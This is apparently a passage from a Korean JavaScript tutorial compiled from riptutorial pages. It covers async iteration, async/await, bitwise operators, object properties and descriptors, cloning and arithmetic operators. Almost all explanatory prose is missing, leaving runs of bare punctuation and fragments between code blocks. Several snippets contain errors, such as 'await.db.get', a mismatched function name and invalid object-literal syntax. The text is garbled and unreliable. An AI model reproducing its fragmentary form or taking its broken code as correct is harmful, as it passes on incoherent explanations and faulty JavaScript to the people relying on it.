window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}
```

| 2 bitField |= 0b10 . & .4 bitfield &= 0b1101;

. .

.

```
// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

.

```
// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right
```

.

```
if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield  & KEY_UL) {             // is Up left down
if ((bitfield & KEY_U) === KEY_U) {   // is Up only down
if (bitfield & KEY_U) {               // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) {            // is Up up (any other key may be down)
if (!bitfield ) {                     // no keys are down
if (bitfield ) {                      // any one or more keys are down
```

. . Javascript 32 . . .

: https://riptutorial.com/ko/javascript/topic/208/-

50:

`async` . `await` .

`for-of` `for-of` .

`for-await-of` `for-await-of` `for-await-of` .

3 . 60 - `--harmony-async-iteration`

- * asyncGenerator () {}
- yield asyncOperationWhichReturnsAPromise () .
- for await (asyncGenerator ()) {/ * . * /}

Observable .

-
-
-

Examples

JavaScript `Iterator` `value : <any>` `done : <boolean>` `IteratorItem` `.next()` .

JavaScript `AsyncIterator` `Promise<IteratorItem>` `.next()` .

AsyncIterator .

```
/**
 * Returns a promise which resolves after time had passed.
 */
const delay = time => new Promise(resolve => setTimeout(resolve, time));

async function* delayedRange(max) {
  for (let i = 0; i < max; i++) {
    await delay(1000);
    yield i;
  }
}
```

`delayedRange` 1 0 `AsyncIterator` .

:

```
for await (let number of delayedRange(10)) {
  console.log(number);
}
```

`for await of` loop . (Promises) . ( ) `for await of` .

9 1 , 0, , 1 `for await of` , `AsyncIterator` `done` `for await of` `for await of` .

: https://riptutorial.com/ko/javascript/topic/5807/-

51:

. . .

Examples

, ?

```
var pipeline = {};
// (...) adding things in pipeline

for(var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
}
```

var . . .

```
var pipeline = {};
// (...) adding things in pipeline

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
};

// verify it is not growing
for(var key in pipeline) {
  processOneFileInPipeline(key);
}
```

.

: https://riptutorial.com/ko/javascript/topic/8133/-------

52: (async / await)

async await . .

async Promise .

async function await Promise , await .

- foo () {
  ...
  asyncCall () .
  }
- () {...}
- async () => {...}
- (async () => {
  const = asyncCall ()
  console.log (data)}) ()

. , , , .

Examples

async . await Promise .

: ECMAScript 2017 4 ("") .

, Fetch API :

```
async function getJSON(url) {
    try {
        const response = await fetch(url);
        return await response.json();
    }
    catch (err) {
        // Rejections in the promise will get thrown here
        console.error(err.message);
    }
}
```

Promise .

```
const getJSON = async url => {
    const response = await fetch(url);
    return await response.json();
}
```

:

```
function doTheThing() {
    return doOneThing()
        .then(doAnother)
        .then(doSomeMore)
        .catch(handleErrors)
}
```

:

```
async function doTheThing() {
    try {
        const one = await doOneThing();
        const another = await doAnother(one);
        return await doSomeMore(another);
    } catch (err) {
        handleErrors(err);
    }
}
```

, (`try/catch`) .

`await` .

`getUnicorn()` `Unicorn` Promise . `getSize()` `getSize()` .

.

```
async function myAsyncFunction() {
    await getUnicorn().getSize();
}
```

. .

```
async function myAsyncFunction() {
    await (getUnicorn().getSize());
}
```

Promise `getSize()` . .

`getSize()` .

```
async function asyncFunction() {
    (await getUnicorn()).getSize();
}
```

. `getUnicorn()` `getSize()` .

`async` Promise . . :

```
async function doAsyncThing() { ... }

function doPromiseThing(input) { return new Promise((r, x) => ...); }
```

```
// Call with promise syntax
doAsyncThing()
    .then(a => doPromiseThing(a))
    .then(b => ...)
    .catch(ex => ...);

// Call with await syntax
try {
    const a = await doAsyncThing();
    const b = await doPromiseThing(a);
    ...
}
catch(ex) { ... }
```

await await .

```
function newUnicorn() {
  return fetch('unicorn.json')                      // fetch unicorn.json from server
  .then(responseCurrent => responseCurrent.json()) // parse the response as JSON
  .then(unicorn =>
    fetch('new/unicorn', {                          // send a request to 'new/unicorn'
        method: 'post',                             // using the POST method
        body: JSON.stringify({unicorn})             // pass the unicorn to the request body
    })
  )
  .then(responseNew => responseNew.json())
  .then(json => json.success)                       // return success property of response
  .catch(err => console.log('Error creating unicorn:', err));
 }
```

async / await .

```
async function newUnicorn() {
  try {
    const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
    const unicorn = await responseCurrent.json();        // parse the response as JSON
    const responseNew = await fetch('new/unicorn', {     // send a request to 'new/unicorn'
      method: 'post',                                    // using the POST method
      body: JSON.stringify({unicorn})                    // pass the unicorn to the request
body
    });
    const json = await responseNew.json();
    return json.success                                  // return success property of
response
  } catch (err) {
    console.log('Error creating unicorn:', err);
  }
}
```

newUnicorn() async Promise await . Promise Promise , .

function* , await Being yield new Promise . . async (await). async function newUnicorn() Promise .

, ; await async .

async async await await . .then() await .

async IIFE .

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()
```

.

async in loops .

forEach Unexpected token .

```
(async() => {
 data = [1, 2, 3, 4, 5];
 data.forEach(e => {
   const i = await somePromiseFn(e);
   console.log(i);
 });
})();
```

. await async .

forEach async . .

:

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(async(e) => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
  console.log('this will print first');
})();
```

.

asyncForEach asyncForEach await asyncForEach(async (e) => await somePromiseFn(e), data) await asyncForEach(async (e) => await somePromiseFn(e), data) . , .

for-of for/while for/while . .

```
(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();
```

. somePromiseFn .

somePromiseFn Promise.all await .

```
(async() => {
 data = [1, 2, 3, 4, 5];
 const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
 console.log(...p);
})();
```

Promise.all . . await , .

. somePromiseFn . stage-3 babel-repl .

```
function somePromiseFn(n) {
 return new Promise((res, rej) => {
   setTimeout(() => res(n), 250);
 });
}
```

()

. async / await await Promise.all .

```
// Not in parallel

async function getFriendPosts(user) {
    friendIds = await db.get("friends", {user}, {id: 1});
    friendPosts = [];
    for (let id in friendIds) {
        friendPosts = friendPosts.concat( await db.get("posts", {user: id}) );
    }
    // etc.
}
```

.

```
// In parallel

async function getFriendPosts(user) {
    friendIds = await.db.get("friends", {user}, {id: 1});
    friendPosts = await Promise.all( friendIds.map(id =>
      db.get("posts", {user: id})
    );
    // etc.
}
```

ID . await . Promise.all .

(async / await) : https://riptutorial.com/ko/javascript/topic/925/---async---await-

53:

Examples

. 2 32 .

32

32 . 32 32 .

```
Before: 10100110111110100000000010000011110001000001
After:              10100000000010000011110001000001
```

2

2 1 . 2^0 2^n-1 n . , 4 :

```
// Normal Binary
// 8 4 2 1
   0 1 1 0  => 0 + 4 + 2 + 0 => 6
```

(6 ~ 6) +1 . 6 .

```
// Normal binary
   0 1 1 0
// One's complement (all bits inverted)
   1 0 0 1  => -8 + 0 + 0 + 1 => -7
// Two's complement (add 1 to one's complement)
   1 0 1 0  => -8 + 0 + 2 + 0 => -6
```

: 2 1 2 . 1010 1111111111010 -6 .

AND

AND a & b 1 . 1 , 0 . :

```
13 & 7 => 5
// 13:     0..01101
//  7:     0..00111
//-----------------
//  5:     0..00101 (0 + 0 + 4 + 0 + 1)
```

:

"" ( ) :

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

() .

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

OR

OR `a | b` A `1` `1` , `0` `0` . :

```
13 | 7 => 15
// 13:     0..01101
//  7:     0..00111
//-----------------
// 15:     0..01111 (0 + 8 + 4 + 2 + 1)
```

NOT

NOT `~a` `a` . `1` `0` `0` `1` .

```
~13 => -14
// 13:     0..01101
//-----------------
//-14:     1..10010 (-16 + 0 + 0 + 2 + 0)
```

XOR

XOR ( ) `a ^ b` `1` . .

```
13 ^ 7 => 10
// 13:     0..01101
//  7:     0..00111
//-----------------
// 10:     0..01010  (0 + 8 + 0 + 2 + 0)
```

:

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

"" .

(value) << (shift amount) (shift amount) (shift amount) (shift amount) . 0 .

```
5 << 2 => 20
//  5:      0..000101
// 20:      0..010100 <= adds two 0's to the right
```

( )

(value) >> (shift amount) " ". value shift amount . . . 1 , 1 , 0 .

```
20 >> 2 => 5
// 20:      0..010100
//  5:      0..000101 <= added two 0's from the left and chopped off 00 from the right

-5 >> 3 => -1
// -5:      1..111011
// -2:      1..111111 <= added three 1's from the left and chopped off 011 from the right
```

( )

0 (value) >>> (shift amount) 0 . 0 , . .

```
-30 >>> 2 => 1073741816
//       -30:      111..1100010
//1073741816:      001..1111000
```

Zero-fill right shift sign-propagating right shift .

: https://riptutorial.com/ko/javascript/topic/3494/-

54: - ( )

Examples

AND

( ) "":

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

.

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

(JavaScript .)

Bitwise XOR ( )

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

2

() 2 () . 10 . `13 2 1300 13 * (10 ** 2) . 12345 3 " " 12 Math.floor(12345 / (10 ** 3)) . 2 ** n n .`

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13    <<   6)  //          832
```

`2 ** n n .`:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
```

```
console.log(1000    >>    4)   //            62
```

.

```
console.log(-80 / (2 ** 3)) //-80 / 8 = -10
console.log(-80      >> 3)   //          -10
```

1 3 . C !

- ( ) : https://riptutorial.com/ko/javascript/topic/9802/---------

55:

- object = {}
- object = new Object ()
- object = Object.create (prototype [, propertiesObject])
- object.key = value
- object ["key"] =
- [()] =
- object = {key1 : value1, "key2": value2, 'key3': value3}
- object = {conciseMethod () {...}}
- object = {[() + ""] : }
- Object.defineProperty (obj, propertyName, propertyDescriptor)
- property_desc = Object.getOwnPropertyDescriptor (obj, propertyName)
- Object.freeze (obj)
- Object.seal (obj)

`value`	.
`writable`	.
`enumerable`	`for in` .
`configurable`	.
`get`	.
`set`	.

- . `String` `Symbol` (, ,) .

JavaScript (: ,) (, ,) . `prototype` dot (`obj.prop`) bracket (`obj['prop']`) . `undefined` `null` .

JavaScript . , "" . .

Examples

Object.keys

5

`Object.keys(obj)` .

```
var obj = {
    a: "hello",
```

```
    b: "this is",
    c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]
```

6

ES6 `Object.assign()` `Object` .

```
const existing = { a: 1, b: 2, c: 3 };

const clone = Object.assign({}, existing);
```

`String` `Symbol` .

3 rest / spread destructuring Object .

```
const existing = { a: 1, b: 2, c: 3 };

const { ...clone } = existing;
```

JavaScript Object `.hasOwnProperty()` `.hasOwnProperty()` .

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
}
```

Object.defineProperty

5

.

```
var obj = { };

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

`Object.defineProperty` .

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
```

```
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

Object.defineProperties .

```
var obj = {};
Object.defineProperties(obj, {
  property1: {
    value: true,
    writable: true
  },
  property2: {
    value: 'Hello',
    writable: false
  }
});
```

5

.

writable .

```
var a  = { };

Object.defineProperty(a, 'foo', { value: 'original', writable: false });

a.foo = 'new';

console.log(a.foo);
```

5

for (... in ...) .

enumerable .

```
var obj = { };

Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
    console.log(obj[prop]);
}
```

5

. .

configurable .

```
var obj = {};
```

```
// Define 'foo' as read only and lock it
Object.defineProperty(obj, "foo", {
    value: "original value",
    writable: false,
    configurable: false
});

Object.defineProperty(obj, "foo", {writable: true});
```

.

TypeError : : foo

.

```
obj.foo = "new value";
console.log(foo);
```

Accesor (get set)

5

. .

get .

set .

get set value writable .

```
var person = { name: "John", surname: "Doe"};
Object.defineProperty(person, 'fullName', {
    get: function () {
        return this.name + " " + this.surname;
    },
    set: function (value) {
        [this.name, this.surname] = value.split(" ");
    }
});

console.log(person.fullName); // -> "John Doe"

person.surname = "Hill";
console.log(person.fullName); // -> "John Hill"

person.fullName = "Mary Jones";
console.log(person.name) // -> "Mary"
```

myObject.property JavaScript (, (_)) .

, ☺ [] .

```
myObject['special property ☺'] = 'it works!'
```

```
console.log(myObject['special property ☺'])
```

:

. .

```
myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same
result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'
```

0 8 . (TODO, 8 , 16)

: [Arrays are Objects] .

/

. dictionary .

```
var dictionary = {
    lettuce: 'a veggie',
    banana: 'a fruit',
    tomato: 'it depends on who you ask',
    apple: 'a fruit',
    Apple: 'Steve Jobs rocks!' // properties are case-sensitive
}

var word = prompt('What word would you like to look up today?')
var definition = dictionary[word]
alert(word + '\n\n' + definition)
```

word [] . . .

```
console.log(dictionary.word)  // doesn't work because word is taken literally and dictionary
has no field named `word`
console.log(dictionary.apple) // it works! because apple is taken literally

console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly
typed in one of the words from our dictionary when prompted
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

word 'apple' [] .[ ] .

.

```
var property="test";
var obj={
 [property]=1;
};
```

```
console.log(obj.test);//1
```

:

```
var property="test";
var obj={};
obj[property]=1;
```

.

: . DOM . DOM `document` DOM . (, `querySelectorAll` , `form.elements`)

.

```
var anObject = {
    foo: 'bar',
    length: 'interesting',
    '0': 'zero!',
    '1': 'one!'
};
```

.

```
var anArray = ['zero.', 'one.'];
```

.

```
console.log(anArray[0], anObject[0]); // outputs: zero.  zero!
console.log(anArray[1], anObject[1]); // outputs: one.  one!
console.log(anArray.length, anObject.length); // outputs: 2 interesting
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

`anArray` `anObject` , `anArray`

: . (, jQuery)

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

`anObject` `length` .

```
anObject.length = 2;
```

C `for` `anObject` .

`anObject` . (List) . `push` `forEach` (`Array.prototype`) .

DOM `document` `anObject` List (, `querySelectorAll` , `form.elements`) . .

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true  true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true  true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true  false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true  false
```

Object.freeze

5

`Object.freeze` , , . . ., .

. strict `TypeError` .

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
    writable: true
});

// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';
```

Object.seal

5

`Object.seal` . . `Object.freeze` .

.

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
```

```
obj.bar(); // 'foo'

// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
    get: function () { return 'newFoo'; }
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
    writable: false
}); // TypeError

obj.foo = 'newFoo';
obj.foo; // 'foo';
```

TypeError

```
(function () {
    'use strict';

    var obj = { foo: 'foo' };

    Object.seal(obj);

    obj.newFoo = 'newFoo'; // TypeError
}());
```

6

```
var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
  // The iterator should return an Iterator object
  return {
    // The Iterator object must implement a method, next()
    next: function () {
      // next must itself return an IteratorResult object
      if (!this.iterated) {
        this.iterated = true;
        // The IteratorResult object has two properties
        return {
          // whether the iteration is complete, and
          done: false,
          // the value of the current iteration
          value: 'One'
        };
      }
      return {
        // When iteration is complete, just the done property is needed
        done: true
      };
    },
    iterated: false
  };
};

for (var c of myIterableObject) {
  console.log(c);
}
```

/ (...)

7

Object spreading `Object.assign({}, obj1, ..., objn);` `Object.assign({}, obj1, ..., objn);`

`...` :

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

`Object.assign` .

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

: 3 .

. (,) . (`object.propertyName` `object['propertyName']`). ( ). ( ).

.

1. : .
2. : .

:

```
obj.propertyName1 = 5; //translates behind the scenes into
                       //either assigning 5 to the value field* if it is a data property
                 //or calling the set function with the parameter 5 if accessor property


//*actually whether an assignment would take place in the case of a data property
//also depends on the presence and value of the writable field - on that later on
```

, ., .

-

- : `value` `writable`
- : `configurable` , `enumerable`

:

```
{
   value: 10,
   writable: true;
}
```

-

- : `get` `set`
- : `configurable` , `enumerable`

:

```
{
    get: function () {
        return 10;
    },
    enumerable: true
}
```

`configurable` , `enumerable` `writable` :

- `false` .
- `configurable` `true` .
- `enumerable` `true` .
- `writable` `true` .

`get` `set` :

- `undefined` .
- `get` getter getter `undefined` . .
- `set` setter setter `undefined` . .

`value` :

- `undefined` .
- . (, ,) .

:

```
    var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
                                                                    // writable:true,
                                                                    // enumerable:true,
                                                                    // configurable:true})
    Object.defineProperty(obj, 'propertyName2', {get: function() {
                                                    console.log('this will be logged ' +
                                  'every time propertyName2 is accessed to get its value');
                                                },
                                            set: function() {
                                                    console.log('and this will be logged ' +
                                 'every time propertyName2\'s value is tried to be set')
                        //will be treated like it has enumerable:false, configurable:false
                                                }});
//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property
```

```
obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to
be set
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to
get its value
```

Object.getOwnPropertyDescriptor

.

```
var sampleObject = {
    hello: 'world'
};

Object.getOwnPropertyDescriptor(sampleObject, 'hello');
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

(:) .

5.1

JSON `JSON.parse` `JSON.stringify` .

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change
```

`JSON.stringify` `Date` ISO `JSON.parse` `Date` .

JavaScript , . ,

- .
- getter setter .
- .
- .

, , "nice" "nice" . .

```
function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // primitive types
        if(obj === null || typeof obj !== "object") {
            return obj;
        }

        // detect cycles
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("Cannot clone circular object.");
            }
        }
```

```
        // dates
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }
        // arrays
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }
        // simple objects
        if(obj instanceof Object) {
            copy = {};
            for(var key in obj) {
                if(obj.hasOwnProperty(key)) {
                    copy[key] = clone(obj[key], traversedObjects.concat(obj));
                }
            }
            return copy;
        }
        throw new Error("Not a cloneable object.");
    }

    return clone(obj, []);
}
```

Object.assign

Object.assign () . .

.

```
var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

:

```
var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

.

```
var obj1 = {
    a: 1
};
var obj2 = {
```

```
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed
```

null undefined .

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

.

: ( )

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user})
```

.

```
for (var property in object) {
    // always check if an object has a property
    if (object.hasOwnProperty(property)) {
        // do stuff
    }
}
```

`hasOwnProperty` . .

5

Array `Object.keys` `Array.map` `Array.forEach` .

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
    console.log(key);
});
// outputs: 0, 1, 2
```

:

.

-

- -
-

Object.defineProperty (ies) *"own"* . (`__proto__`) .

`Object.defindProperty(ies)` . .

:

. .

:

.

1. `for..in`

. null .

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});

for(prop in x){
  props.push(prop);
}

console.log(props); //["a"]
```

2. `Object.keys()`

EcmaScript 5 . . `for..in` `Object.prototype.hasOwnProperty()` .

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;
```

```
props = Object.keys(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.keys(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);

console.log(props); //["a"]
```

3. `Object.getOwnProperties()`

. EcmaScript 5 .

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]
```

:

(, , ,) ,

```
function getAllProperties(obj, props = []){
  return obj == null ? props :
           getAllProperties(Object.getPrototypeOf(obj),
               props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__ : { b : 5, c : 15 }};
```

```
//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]
```

EcmaScript 5 .

:

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!",
};
```

.

```
var array = Object.keys(obj)
    .map(function(key) {
        return obj[key];
    });

console.log(array); // ["hello", "this is", "javascript!"]
```

Object - Object.entries ()

8

`Object.entries()` / . `Array.prototype.entries()` `Object.entries()` Array .

```
const obj = {
    one: 1,
    two: 2,
    three: 3
};

Object.entries(obj);
```

:

```
[
    ["one", 1],
    ["two", 2],
    ["three", 3]
]
```

/ .

```
for(const [key, value] of Object.entries(obj)) {
    console.log(key); // "one", "two" and "three"
    console.log(value); // 1, 2 and 3
}
```

Object.values ()

8

`Object.values()` for ... in (for-in .).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

:

.

: https://riptutorial.com/ko/javascript/topic/188/

56: ()

- Internet Explorer Safari `clz32` .

Examples

(+)

(`+`) .

```
var a = 9,
    b = 3,
    c = a + b;
```

`c` 12 .

.

```
var a = 9,
    b = 3,
    c = 8,
    d = a + b + c;
```

`d` 20 .

. . .

```
null + null;       // 0
null + undefined; // NaN
null + {};         // "null[object Object]"
null + '';         // "null"
```

.

```
"123" + 1;         // "1231" (not 124)
```

, (`0` `false` , `1` `true`)

```
true + 1;          // 2
false + 5;         // 5
null + 1;          // 1
undefined + 1;     // NaN
```

.

```
true + "1";         // "true1"
false + "bar";      // "falsebar"
```

(-)

(-) .

```
var a = 9;
var b = 3;
var c = a - b;
```

c 6 .

(, 0 false , 1 true)

```
"5" - 1;      // 4
7 - "3";      // 4
"5" - true;   // 4
```

Number , NaN .

```
"foo" - 1;       // NaN
100 - "bar";     // NaN
```

(*)

(*) ( ) .

```
console.log( 3 *  5); //  15
console.log(-3 *  5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); //  15
```

(/)

(/) ( ) .

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

/ (%)

/ (%) () .

```
console.log( 42 %  10); //  2
console.log( 42 % -10); //  2
console.log(-42 %  10); // -2
console.log(-42 % -10); // -2
```

```
console.log(-40 %  10); // -0
console.log( 40 %  10); //  0
```

. .

, 10 42 4 . 42 - 4 * 10 = 2 .

.

1. :

```
x % 4 == 0 // true if x is divisible by 4
x % 2 == 0 // true if x is even number
x % 2 != 0 // true if x is odd number
```

0 === -0 x <= -0 .

2. [0, n) / .

n-1 0 0 ( ) n . .

```
var n = ...; // given n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // update something with i
}
```

0 ( ) n , n-1 0 0 n-1 .

```
var n = ...; // given n
var i = 0;
function delta(d) { // d - any signed integer
    i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

delta() .

```
 var myNum = 10 / 4;       // 2.5
 var fraction = myNum % 1; // 0.5
 myNum = -20 / 7;          // -2.857142857142857
 fraction = myNum % 1;     // -0.857142857142857
```

(++)

(++) 1 .

-

.

- .

```
//postfix
var a = 5,    // 5
    b = a++,  // 5
    c = a     // 6
```

, a b . b 5 c 6.

```
//prefix
var a = 5,    // 5
    b = ++a,  // 6
    c = a     // 6
```

b a . b 6 c 6 .

---

for . .

```
for(var i = 0; i < 42; ++i)
{
  // do something awesome!
}
```

. ( ).

(-)

(--) .

- n n .
- n n .

```
var a = 5,    // 5
    b = a--,  // 5
    c = a     // 4
```

, b . a b 5 c 4.

```
var a = 5,    // 5
    b = --a,  // 4
    c = a     // 4
```

, b . a b 4 c 4.

---

for . .

```
for (var i = 42; i > 0; --i) {
  console.log(i)
}
```

. ( ).

: -- ++ , . x-- --x x x = x - 1 .

```
const x = 1;
console.log(x--)  // TypeError: Assignment to constant variable.
console.log(--x)  // TypeError: Assignment to constant variable.
console.log(--3)  // ReferenceError: Invalid left-hand size expression in prefix
operation.
console.log(3--)  // ReferenceError: Invalid left-hand side expression in postfix
operation.
```

(Math.pow () **)

(a b).

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

c 8 .

6

3 ES2016 (ECMAScript 7) :

```
let a = 2,
    b = 3,
    c = a ** b;
```

c 8 .

Math.pow n .

n n . 5 2 32 . 32 5 2 .

```
Math.pow(v, 1 / n); // where v is any positive real number
                    // and n is any positive integer

var a = 16;
var b = Math.pow(a, 1 / 2);  // return the square root of 16 = 4
var c = Math.pow(a, 1 / 3);  // return the cubed root of 16 = 2.5198420997897464
var d = Math.pow(a, 1 / 4);  // return the 4th root of 16 = 2
```

Math.E	*e*	2.718

`Math.LN10`	10	2.302
`Math.LN2`	2	0.693
`Math.LOG10E`	(10)	0.434
`Math.LOG2E`	2 *e*	1.442
`Math.PI`	Pi : (π)	3.14
`Math.SQRT1_2`	1/2	0.707
`Math.SQRT2`	2	1.414
`Number.EPSILON`	1 1 .	2.220446049250313080847263336181 6E-16
`Number.MAX_SAFE_INTEGER`	`n n + 1 n`	2 ^ 53 - 1
`Number.MAX_VALUE`	Number	1.79E + 308
`Number.MIN_SAFE_INTEGER`	`n n − 1` Number `n`	- (2 ^ 53 - 1)
`Number.MIN_VALUE`	Number	5E-324
`Number.NEGATIVE_INFINITY`	(-∞)	
`Number.POSITIVE_INFINITY`	(∞)	
`Infinity`	(∞)	

`. r 180 * r / Math.PI 180 * r / Math.PI .`

```
Math.sin(r);
```

`r` ,-1 1 .

```
Math.asin(r);
```

`r` ( ) .

```
Math.asinh(r)
```

`r` .

```
Math.cos(r);
```

r (cosine) -1 1 .

```
